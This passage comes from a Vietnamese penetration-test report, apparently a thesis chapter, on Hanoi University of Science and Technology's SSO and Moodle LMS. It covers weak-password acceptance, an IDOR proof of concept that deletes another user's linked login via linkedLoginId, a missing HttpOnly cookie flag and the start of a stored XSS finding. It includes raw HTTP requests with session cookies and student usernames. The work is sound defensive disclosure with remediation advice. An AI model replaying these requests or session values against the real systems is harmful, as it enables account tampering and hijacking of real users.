Ứng dụng cho phép người dùng đăng nhập thành công với các mật khẩu có độ phức tạp thấp, chẳng hạn như mật khẩu dạng chuỗi số đơn giản (ví dụ như 12345678), cho thấy chính sách mật khẩu hiện tại chưa được thiết lập và thực thi chặt chẽ:

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
1 POST /adfs/ls/?client-request-id=772669bf-2db2-4d61-bcab-270ae0af519e&wa=wsignin1.0&wtrealm=urn%3afederation%3aMicrosoftOnline&wtctx=LoginOptions%3d%26estsrequest%3drQQIARAA0C120j0wUjExTkoOMjBOOTU2TDbXNUkYMNFnSk00E1JNEszNkxLMzA2scg54hLYn1Wvk30XEPanWuB-sD561iNMgoKSkottLXz8tiss0L57RS00p1svL009Myc3MO89PLC3JMEpozM1JSkz0l1vIKNjByHiBkfEWE7-_IOgKROQXZValzmKOAcphmuRz81Pz8wDabAvT8wrKS4tyrEFwEq7Khq5AZeaBYCRdsKu4uLs1MrbYNDvDJLUlxvdFfVVM1Ns2VcxqphAgLEu1IQQyTAWDGx1Zkv0z3NzLJdfKJqXmaQJUUsf1pmTqpCam51zoLBanFqkV55amHKDmfERsOx1oXeXoRoampkaDcsaKayewMLs14Tfqtcul4qBjgkGBQYPjBwz1FPrEpufGFSesTHv1sg0xyYVg3nuUq7ebtr1vsYeXn3ZgUUUVU1H2oeHfWG1BsmVSmnQSvGyV15pcmZiXoCbh4-nrbmV4Q2QxgSjB3sDLS4S79A7wMP_hezbky6U1723uPV_w6OYGWJckexk45BhWpZcFGmREu5in5RcWWRkG-4ekRxqlmkVXBOWUOjeYRnrYbBBgeAJEgwv_BCUwAO&cbcxt=&username=anh.nt21552540sis.hust.edu.vn&mkt=&lct=HTTP/1.1			1 HTTP/1.1 302 Found		
2 Host: sso.hust.edu.vn			2 Content-Length: 0		
3 Cookie: _ga_TQG5G9QXB4=GS2.1.s1761887707\$ol\$gi\$t176188481\$j57\$10\$h0; _ga=GA1.3.976847742.1761887708; _gid=GAI.3.31923599.1761887708; _gat_gtag_UA_145155348_1=1			3 Content-Type: text/html		
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:144.0) Gecko/20100101 Firefox/144.0			4 Location: https://sso.hust.edu.vn		
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8			5 4bLYn61Wvk30XEPanWu		
6 Accept-Language: en-US,en;q=0.5			vIKNjByHiBkfEWE7-_IOg1MrbYNDvDJLUlxvdFfVVM1nfqkV5SamHKDmfERsOxi1yVfq3nuEUq7ebtr1vsYe79A7wMP_hezbky6U1723tJbgwvBCUwAO&cbcxt=&u		
7 Accept-Encoding: gzip, deflate, br			5 Server: Microsoft-HTTP/1.1		
8 Content-Type: application/x-www-form-urlencoded			6 P3P: CP="ADFS doesn't Set-Cookie: MSISAuth-AAAIAiyBPNE72R7MdBcis/vnaK+to02cwEl9EObq8rLg+vvtzbhVf4QFJo7on4IEZKEUYnMyTia+tbdaYnyVBF+zFR19VyuVXw4KZe1UZY4049+IL80HNyoVoLVLQzgi+gP+8+eGR+2bfAyYz+AMeyuU22CLYU4uzUlkcEVIS4AIAAAEGpFtCcIT++TLAUm+PnCMBeTI28+6UCi1DQRXavHzQQLlx+fAKrD6tISU5zg2PxPRLQuHEaySaRzUdxV1duéS1wQjmYpJLTozhpxGgcCiIcOLFrx/HhL7FOu9qAU3YE/2yBPr1sD0NE2G5KqgrCFr8buHP+jxpAX6JclkGuybh2yKemivgL1WAYqIoqbXjpath=/adfs; HttpOnly;		
9 Content-Length: 88			8 Date: Fri, 31 Oct 202		
10 Origin: https://sso.hust.edu.vn			9		
11 Referer: https://sso.hust.edu.vn/adfs/ls/?client-request-id=772669bf-2db2-4d61-bcab-270ae0af519e&wa=wsignin1.0&wtrealm=urn%3afederation%3aMicrosoftOnline&wtctx=LoginOptions%3d%26estsrequest%3drQQIARAA0C120j0wUjExTkoOMjBOOTU2TDbXNUkYn61Wvk30XEPanWuB-sD561iNMgoKSkottLXz8tiss0L57RS00p1svL009Myc3MO89PLC3JMEpozM1JSkz0l1vIKNjByHiBkfEWE7-_IOgKROQXZValzmKOAcphmuRz81Pz8wDabAvT8wrKS4tyrEFwEq7Khq5AZeaBYCRdsKu4uLs1MrbYNDvDJLUlxvdFfVVM1Ns2VcxqphAgLEu1IQQyTAWDGx1Zkv0z3NzLJdfKJqXmaQJUUsf1pmTqpCam51zoLBanFqkV55amHKDmfERsOx1oXeXoRoampkaDcsaKayewMLs14Tfqtcul4qBjgkGBQYPjBwz1FPrEpufGFSesTHv1sg0xyYVg3nuUq7ebtr1vsYeXn3ZgUUUVU1H2oeHfWG1BsmVSmnQSvGyV15pcmZiXoCbh4-nrbmV4Q2QxgSjB3sDLS4S79A7wMP_hezbky6U1723uPV_w6OYGWJckexk45BhWpZcFGmREu5in5RcWWRkG-4ekRxqlmkVXBOWUOjeYRnrYbBBgeAJEgwv_BCUwAO&cbcxt=&username=anh.nt21552540sis.hust.edu.vn&mkt=&lct=					
12 Upgrade-Insecure-Requests: 1			10		
13 Sec-Fetch-Dest: document					
14 Sec-Fetch-Mode: navigate					
15 Sec-Fetch-Site: same-origin					
16 Sec-Fetch-User: ?1					
17 X-Pnfoxy-Color: green					
18 Priority: u=0, i					
19 Te: trailers					
20 Connection: keep-alive					
21					
22 UserName=anh.nt21552540sis.hust.edu.vn&Password=12345678&AuthMethod=formsAuthentication					

Hình 4.8: Cho phép đăng nhập với mật khẩu yếu

Chức năng thay đổi mật khẩu cho phép người dùng thiết lập mật khẩu mới trùng với mật khẩu đã sử dụng trước đó, cho thấy cơ chế quản lý lịch sử mật khẩu chưa được áp dụng hoặc chưa được kiểm soát hiệu quả:

```

Request
Pretty Raw Hex
1 POST /adfs/portal/updatepassword HTTP/1.1
2 Host: sso.hust.edu.vn
3 Cookie: ga_TQ5G9QXB4=
GS2.1.s1761887707$ol$g1s1761887927$j56$10$h0;
_ga=GAI.1.976847742.1761887708; _gid=
GAI.3.31923599.1761887708
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:144.0) Gecko/20100101 Firefox/144.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q
=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 123
10 Origin: https://sso.hust.edu.vn
11 Referer:
https://sso.hust.edu.vn
12 Upgrade-Insecure-Req
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 X-Pwnfox-Color: green
18 Priority: u=0, i
19 Te: trailers
20 Connection: keep-alive
21
22 UserName=anh_nt215525t40sis.hust.edu.vn&
OldPassword=12345678&NewPassword=12345678&
confirmNewPassword=12345678&submit=Submit

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Content-Length: 0
3 Content-Type: text/html; charset=utf-8
4 Location:
https://sso.hust.edu.vn:443/adfs/portal/updatepassword?
status=0
5 Server: Microsoft-HTTPAPI/2.0
6 Date: Fri, 31 Oct 2025 05:19:56 GMT
7
8

Hình 4.9: Cho phép đặt lại mật khẩu mới trùng với mật khẩu cũ

4.4.5 Vị trí

Bảng 4.4: Đường dẫn được ghi nhận cho chính sách mật khẩu yếu

#	Phương thức	Đường dẫn
1	POST	https://sso.hust.edu.vn/adfs/portal/updatepassword

4.4.6 Phương án khắc phục

Ứng dụng cần áp dụng chính sách mật khẩu mạnh và nhất quán, bao gồm các yêu cầu về độ phức tạp, thời hạn sử dụng và khả năng tái sử dụng mật khẩu. Cụ thể, hệ thống nên quy định rõ độ dài tối thiểu và tối đa của mật khẩu nhằm đảm bảo mức độ an toàn cần thiết. Đồng thời, cần thiết lập cơ chế kiểm soát lịch sử mật khẩu để hạn chế việc sử dụng lại các mật khẩu đã từng được dùng trước đó, bao gồm việc xác định số lần đổi mật khẩu tối thiểu hoặc khoảng thời gian cần thiết trước khi cho phép tái sử dụng một mật khẩu cũ.

Bên cạnh đó, ứng dụng cần ngăn chặn việc sử dụng các mật khẩu phổ biến hoặc dễ suy đoán bằng cách kiểm tra và loại bỏ các mật khẩu có chứa các thông tin liên quan trực tiếp đến người dùng hoặc hệ thống, chẳng hạn như tên ứng dụng, tên đơn vị, tên miền hoặc tên người dùng. Việc kiểm tra này có thể được thực hiện thông

qua cơ chế chuẩn hóa mật khẩu về dạng chữ thường và so sánh với danh sách các mật khẩu phổ biến trước khi chấp nhận sử dụng.

Ngoài ra, chính sách mật khẩu cần được áp dụng đồng nhất trên toàn bộ các chức năng liên quan đến xác thực, bao gồm tạo tài khoản, thay đổi mật khẩu và khôi phục mật khẩu, nhằm đảm bảo tính nhất quán và giảm thiểu nguy cơ phát sinh các điểm yếu bảo mật trong hệ thống.


4.4.7 Tham chiếu:

OWASP Web Security Testing Guide - WSTG-ATHN-07: Testing for Weak Authentication Methods

4.5 Lỗ hổng Insecure Direct Object References (IDOR)

4.5.1 Đánh giá rủi ro bảo mật: Cao

Dựa trên phương pháp OWASP Risk Rating, lỗ hổng Insecure Direct Object References (IDOR) được đánh giá với hệ số khả năng khai thác là 6.25 và hệ số tác động là 3.25. Kết quả cho thấy lỗ hổng có khả năng bị khai thác cao và mức độ tác động ở mức trung bình, do đó mức độ rủi ro tổng thể của lỗ hổng được xác định ở mức Cao.



Hình 4.10: Đánh giá rủi ro bảo mật cho lỗ hổng IDOR

4.5.2 Mô tả

Chức năng Linked Logins tồn tại lỗ hổng Insecure Direct Object Reference (IDOR), cho phép người dùng thực hiện thao tác xóa liên kết tài khoản thông qua

việc cung cấp trực tiếp giá trị linkedLoginId mà không có cơ chế xác thực hoặc kiểm tra quyền sở hữu tương ứng. Lỗi hổng này phát sinh do hệ thống chưa triển khai đầy đủ các biện pháp kiểm soát truy cập ở phía máy chủ đối với các đối tượng dữ liệu nhạy cảm.

Cụ thể, mỗi tài khoản trong hệ thống được gán một giá trị linkedLoginId duy nhất và API dùng để xóa liên kết tài khoản chỉ dựa trên tham số này để xác định đối tượng cần xử lý. Tuy nhiên, trong quá trình tiếp nhận và xử lý yêu cầu, hệ thống không thực hiện kiểm tra để xác minh rằng giá trị linkedLoginId được gửi trong request thực sự thuộc quyền sở hữu của người dùng đang đăng nhập hoặc có quyền thao tác hợp lệ trên đối tượng đó.

Do đó, người dùng có thể thao túng tham số linkedLoginId trong yêu cầu API nhằm hủy liên kết tài khoản của các người dùng khác trong hệ thống. Hành vi này có thể dẫn đến nguy cơ truy cập trái phép, làm gián đoạn hoạt động liên kết tài khoản hợp lệ.

4.5.3 Tác động

Lỗi hổng này chủ yếu ảnh hưởng đến tính sẵn sàng của hệ thống, do cho phép kẻ tấn công hủy liên kết tài khoản của người dùng khác, dẫn đến việc gián đoạn khả năng đăng nhập và truy cập dịch vụ trong một khoảng thời gian nhất định. Ngoài ra, việc thay đổi trái phép trạng thái liên kết tài khoản cũng có thể gây ảnh hưởng gián tiếp đến tính toàn vẹn của dữ liệu người dùng.

4.5.4 Tái hiện

POC: Dùng tài khoản Quoc.BA gõ liên kết tài khoản của Anh.NT

Tài khoản Quoc.BA có Session là kfns6djglskf8de2qi9sptptc5:

CHƯƠNG 4. CÁC ĐÓNG GÓP NỐI BẬT

Request

```

1 GET /auth/oauth2/linkedlogins.php HTTP/1.1
2 Host: lms.hust.edu.vn
3 Cookie: MoodleSession=kfnss6djang1skf8de2qi9sptptc5; _ga_TQQuv9QB4=GS2.1.s17e1762710$oi$gi$ti$e1/e3363$j58$10$h0
; _ga=GAL.3.15612051.1761762711; __id=
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:144.0) Gecko/20100101 Firefox/144.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://lms.hust.edu.vn/user/preferences.php
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 X-Pwnfox-Color: blue
15 Priority: u=0,i
16 Te: trailers
17 Connection: keep-alive
18
19

```

Response

MoodleSession=kfnss6djang1skf8de2qi9sptptc5;

Hình 4.11: Session của tài khoản Quoc.BA

Tài khoản Anh.NT có Session là dm13idcbosk7inlnkutgimfmv6:

Request

```

1 GET /auth/oauth2/linkedlogins.php HTTP/1.1
2 Host: lms.hust.edu.vn
3 Cookie: MoodleSession=dm13idcbosk7inlnkutgimfmv6; _ga_TQQuv9QB4=GS2.1.s17e1763582$oi$gi$ti$e1/e339298j57$10$h0
; _ga=GAL.3.786023941.1761763582; __id=
GAL.3.73951946.1761763584; _gat_gtag_UA_145155348_1=1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:144.0) Gecko/20100101 Firefox/144.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://lms.hust.edu.vn/user/preferences.php
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 X-Pwnfox-Color: red
15 Priority: u=0,i
16 Te: trailers
17 Connection: keep-alive
18
19

```

Response

MoodleSession=dm13idcbosk7inlnkutgimfmv6;

Hình 4.12: Session của tài khoản Anh.NT

Tài khoản Anh.NT có Linkedloginid=28004:

CHƯƠNG 4. CÁC ĐÓNG GÓP NỐI BẬT

The screenshot shows a Moodle interface for managing linked logins. On the left is a sidebar with navigation links like 'Dashboard', 'Site home', 'Site pages', 'My courses', and 'BL-IT4611-157542'. The main area is titled 'Linked logins' with a sub-section 'Help with linked logins'. It lists a single entry: 'HUST LOGIN' with the email 'Anh.NT215525@sis.hust.edu.vn'. To the right of the entry is a red 'Delete' button. Below this is a button labeled 'Link a new account (HUST LOGIN)'. At the bottom of the page is a 'Delete' link with the URL 'https://lms.hust.edu.vn/auth/oauth2/linkedlogins.php?linkedloginid=28004&action=delete&sesskey=R8DfE4G0ig'. A developer tools screenshot below shows the DOM structure of this link, specifically highlighting the 'linkedloginid' parameter value '28004'.

Hình 4.13: Linkedloginid của tài khoản Anh.NT

Sử dụng tài khoản Quoc.BA gõ tài khoản liên kết của tài khoản Anh.NT bằng cách gửi yêu cầu xóa liên kết có kèm id trong tham số:

The screenshot shows a browser's developer tools Network tab. A request is shown for the URL 'https://lms.hust.edu.vn/auth/oauth2/linkedlogins.php?linkedloginid=28004&action=delete&sesskey=I0CAEz02MT_HMTP/1_1'. The response section shows a 303 See Other status code, along with various headers and a Location header pointing to a different URL.

Hình 4.14: Sử dụng tài khoản Quoc.BA gõ tài khoản liên kết của tài khoản Anh.NT

Kiểm tra bên tài khoản Anh.NT thì liên kết đã bị xóa:

The screenshot shows a browser's developer tools with the Network tab selected. A request is listed with the following details:

- Method: GET
- URL: /auth/oauth2/linkedlogins.php
- HTTP/1.1
- Host: lms.hust.edu.vn (highlighted in red)
- Cookie: MoodleSession=dml3idcbosk7inlnkutgimfmv6; _ga_TG05G9QXBA=682...; _ga=GA1.3.786023941.1761763582; _gid=GAI.3.739531946.1761763582
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:144.0) Gecko/20100101 Firefox/144.0
- Accept: text/html, application/xhtml+xml, application/xml;q=0.9, */*;q=0.8
- Accept-Language: en-US, en;q=0.5
- Accept-Encoding: gzip, deflate, br
- Referer: https://lms.hust.edu.vn/user/preferences.php
- Upgrade-Insecure-Requests: 1
- Sec-Fetch-Dest: document
- Sec-Fetch-Mode: navigate
- Sec-Fetch-Site: same-origin
- Sec-Fetch-User: ?1
- X-Pwnfox-Color: red
- Priority: u=0, i
- Te: trailers
- Connection: keep-alive

The response shows a page titled "ELEARNING MANAGEMENT SYSTEM" with the Hanoi University of Science and Technology logo. A red box highlights the "Link a new account (HUST LOGIN)" button.

Hình 4.15: Liên kết của tài khoản Anh.NT đã bị xóa

4.5.5 Vị trí

Bảng 4.5: Danh sách đường dẫn được ghi nhận cho lỗ hổng IDOR

#	Phương thức	Đường dẫn
1	GET	https://lms.hust.edu.vn/auth/oauth2/linkedlogins.php

4.5.6 Phương án khắc phục

Để khắc phục lỗ hổng Insecure Direct Object Reference (IDOR), hệ thống cần thực hiện kiểm soát truy cập chặt chẽ ở phía máy chủ bằng cách xác thực quyền sở hữu đối tượng trước khi cho phép thực hiện bất kỳ thao tác nào liên quan đến dữ liệu người dùng. Cụ thể, khi xử lý yêu cầu xóa liên kết tài khoản, máy chủ phải kiểm tra và đảm bảo rằng giá trị linkedLoginId được gửi trong yêu cầu thực sự thuộc quyền sở hữu của người dùng đang đăng nhập, thay vì chỉ dựa vào tham số được cung cấp từ phía client. Việc kiểm tra này cần được thực hiện nhất quán đối với tất cả các API liên quan đến thao tác trên đối tượng.

Bên cạnh đó, hệ thống nên sử dụng các định danh nội bộ khó đoán, chẳng hạn như UUID hoặc các giá trị đã được băm, thay vì sử dụng các định danh dạng tăng dần hoặc có thể suy đoán. Việc áp dụng các định danh này giúp giảm khả năng kẻ tấn công thực hiện liệt kê hoặc đoán các giá trị hợp lệ, từ đó hạn chế đáng kể nguy cơ khai thác lỗ hổng IDOR. Ngoài ra, cần kết hợp cơ chế kiểm soát truy cập dựa trên người dùng hoặc vai trò để đảm bảo mỗi thao tác chỉ được thực hiện bởi các chủ thể có quyền hợp lệ.

4.5.7 Tham chiếu:


OWASP Web Security Testing Guide - WSTG-ATHZ-04: Testing for Insecure Direct Object References

4.6 Cookie không được cấu hình thuộc tính HttpOnly

4.6.1 Đánh giá rủi ro bảo mật: Thấp

Dựa trên phương pháp OWASP Risk Rating, lỗ hổng cookie không được cấu hình thuộc tính HttpOnly được đánh giá với hệ số khả năng khai thác là 4.125 và hệ số tác động là 1.00. Kết quả này cho thấy khả năng bị khai thác của lỗ hổng ở mức trung bình, trong khi mức độ tác động được đánh giá là thấp, do dữ liệu bị ảnh hưởng chủ yếu giới hạn trong phạm vi thông tin phiên.

Trên cơ sở đó, mức độ rủi ro tổng thể của lỗ hổng được xác định ở mức Thấp theo thang đánh giá của OWASP. Tuy nhiên, lỗ hổng này vẫn cần được lưu ý, đặc biệt khi kết hợp với các lỗ hổng khác như Cross-Site Scripting (XSS), có thể làm gia tăng mức độ ảnh hưởng đối với an toàn thông tin của người dùng.



Hình 4.16: Đánh giá rủi ro bảo mật cho Cookie không được cấu hình thuộc tính HttpOnly

4.6.2 Mô tả

Ứng dụng sử dụng cookie cho mục đích xác thực người dùng nhưng chưa cấu hình đầy đủ các thuộc tính bảo mật cần thiết, cụ thể là thiếu thuộc tính HttpOnly.

4.6.3 Tác động

Cookie xác thực có thể bị truy cập và đánh cắp thông qua các hình thức tấn công phía client, chẳng hạn như Cross-Site Scripting (XSS), từ đó dẫn đến nguy cơ chiếm quyền phiên làm việc của người dùng và phát sinh các rủi ro bảo mật liên quan.

4.6.4 Tái hiện

Cookie được sử dụng để xác thực người dùng nhưng chưa được cấu hình thuộc tính HttpOnly

Name	Value	Domain	Path	Expir...	Size	Http...	Secure	SameSite	Partition
_ga	GA1.1.28279118.1759857773	.hust.edu.vn	/	2026...	29				
_ga_CWFTHLQHPT	GS2.1.s1759857773\$o1\$g1\$t1...	.hust.edu.vn	/	2026...	59				
_ga_TGQ5G9QXB4	GS2.1.s17630939655\$o105g1\$t...	.hust.edu.vn	/	2026...	60				
_gid	GAT.3.887215867.1763033879	.hust.edu.vn	/	2025...	30				
MoodleSession	dvn573ddm8dvdm8qab945ve...	lms.hust.edu.vn	/	Sessi...	35	✓			None

Hình 4.17: Cookie của người dùng không có cờ HttpOnly: true

4.6.5 Vị trí

Bảng 4.6: Danh sách đường dẫn được ghi nhận cho Cookie không có cờ HttpOnly

#	Phương thức	Đường dẫn
1	GET	https://lms.hust.edu.vn/

4.6.6 Phương án khắc phục

Cookie cần được thiết lập đầy đủ các thuộc tính bảo mật, bao gồm HttpOnly để ngăn truy cập từ mã phía client, Secure để đảm bảo cookie chỉ được truyền qua kết nối HTTPS, và SameSite nhằm hạn chế nguy cơ tấn công CSRF.

4.6.7 Tham chiếu:


OWASP Web Security Testing Guide - WSTG-SESS-02: Testing for Cookies Attributes

4.7 Lỗ hổng Stored XSS (Cross-Site Scripting)

4.7.1 Đánh giá rủi ro bảo mật: Cao

Dựa trên phương pháp OWASP Risk Rating, lỗ hổng Stored Cross-Site Scripting (XSS) được đánh giá với hệ số khả năng khai thác là 6.125 và hệ số tác động là 5.0. Kết quả cho thấy lỗ hổng có khả năng bị khai thác cao và mức độ tác động ở mức trung bình, do đó mức độ rủi ro tổng thể của lỗ hổng được xác định ở mức Cao.

CHƯƠNG 4. CÁC ĐÓNG GÓP NỐI BẬT



Hình 4.18: Đánh giá rủi ro bảo mật cho lỗ hổng Stored XSS

4.7.2 Mô tả

Ứng dụng tồn tại lỗ hổng Stored Cross-Site Scripting (Stored XSS) trong chức năng tạo và hiển thị sự kiện trên trang Lịch. Cụ thể, dữ liệu người dùng nhập vào trường Label của sự kiện không được kiểm tra, lọc bỏ hoặc mã hóa an toàn trước khi được lưu trữ và hiển thị lại trên trình duyệt.

4.7.3 Tác động

Lỗ hổng Stored Cross-Site Scripting (XSS) cho phép kẻ tấn công chèn và lưu trữ mã JavaScript độc hại trên hệ thống, từ đó thực thi mã này trong trình duyệt của người dùng khi họ truy cập vào trang lịch chứa nội dung bị chèn. Do payload được lưu trữ phía máy chủ, mọi người dùng truy cập vào trang bị ảnh hưởng đều có nguy cơ trở thành nạn nhân mà không cần tương tác thêm.

Trong trường hợp này, cookie phiên của ứng dụng không được cấu hình thuộc tính HttpOnly, khiến dữ liệu xác thực có thể bị truy cập trực tiếp thông qua JavaScript phía client. Kẻ tấn công có thể lợi dụng lỗ hổng này để đánh cắp cookie phiên và gửi ra ngoài máy chủ do chúng kiểm soát, từ đó chiếm quyền truy cập tài khoản người dùng. Hậu quả có thể dẫn đến việc lộ thông tin cá nhân, thực hiện các hành vi trái phép dưới danh nghĩa nạn nhân và ảnh hưởng nghiêm trọng đến an toàn thông tin của hệ thống.

4.7.4 Tái hiện

Truy cập trang Lịch để tạo sự kiện: <https://lms.hust.edu.vn/calendar/view.php>.

Chọn một ngày và Tạo sự kiện mới:

